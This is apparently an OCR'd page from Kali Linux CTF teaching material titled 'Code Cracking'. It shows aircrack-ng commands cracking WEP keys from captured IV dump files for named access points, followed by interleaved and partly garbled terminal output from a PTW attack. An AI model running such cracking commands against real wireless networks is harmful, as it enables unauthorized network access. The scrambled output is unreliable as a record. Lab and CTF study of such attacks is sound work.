
Code Cracking


- aircrack-ng -a 1 -b 10:6F:3F:DB:F0:53 WEP_dump-01.ivs

```
root@lwatkin9-laptop: # aircrack-ng -a 1 -b 00:26:B8:5E:05:EE verizon_dump-04.ivs
Opening verizon_dump-04.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 7473 ivs.


                                    Aircrack-ng 1.2 rc3


                        [00:00:01] Tested 549181 keys (got 1437 IVs)
                                    Aircrack-ng 1.2 rc3
  KB    depth   byte(vote)
   0    0/  2   F1(3584) EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560)
   1    0/  7   1E(3072) 61([00:00:03] Tested 1132381 keys (got 1437 IVs)
   2    1/  2   67(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
  KB    depth   byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
   0    0/  2   F1(3584) EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560)
   1    4/  7   4C(2816) 8A([00:00:03] Tested 1224721 keys (got 1437 IVs)
   2    1/  2   39(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
  KB    depth   byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
   0    1/  2   EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560) 42(2560)
   1    6/  7   CE(2816) 17([00:00:04] Tested 1527121 keys (got 1437 IVs)
   2    1/  2   BE(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
  KB    depth   byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
   0    1/  2   EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560) 42(2560)
   1    6/  7   CE(2816) 17([00:00:04] Tested 1688401 keys (got 1437 IVs)
   2    1/  2   BE(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
  KB    depth   byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
   0    1/  2   EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560) 42(2560)
   1    6/  7   CE(2816) 17([00:00:08] Tested 1048577 keys (got 7532 IVs)
   2    1/  2   BE(3584) 3F(3328) 67(3328) DA
```

Code Cracking Results

- Aircrack-ng -a 1 -b 00:26:B8:5E:05:EE verizon_dump-04.ivs





Kali Linux CTF Blueprints: Chapters 1 -3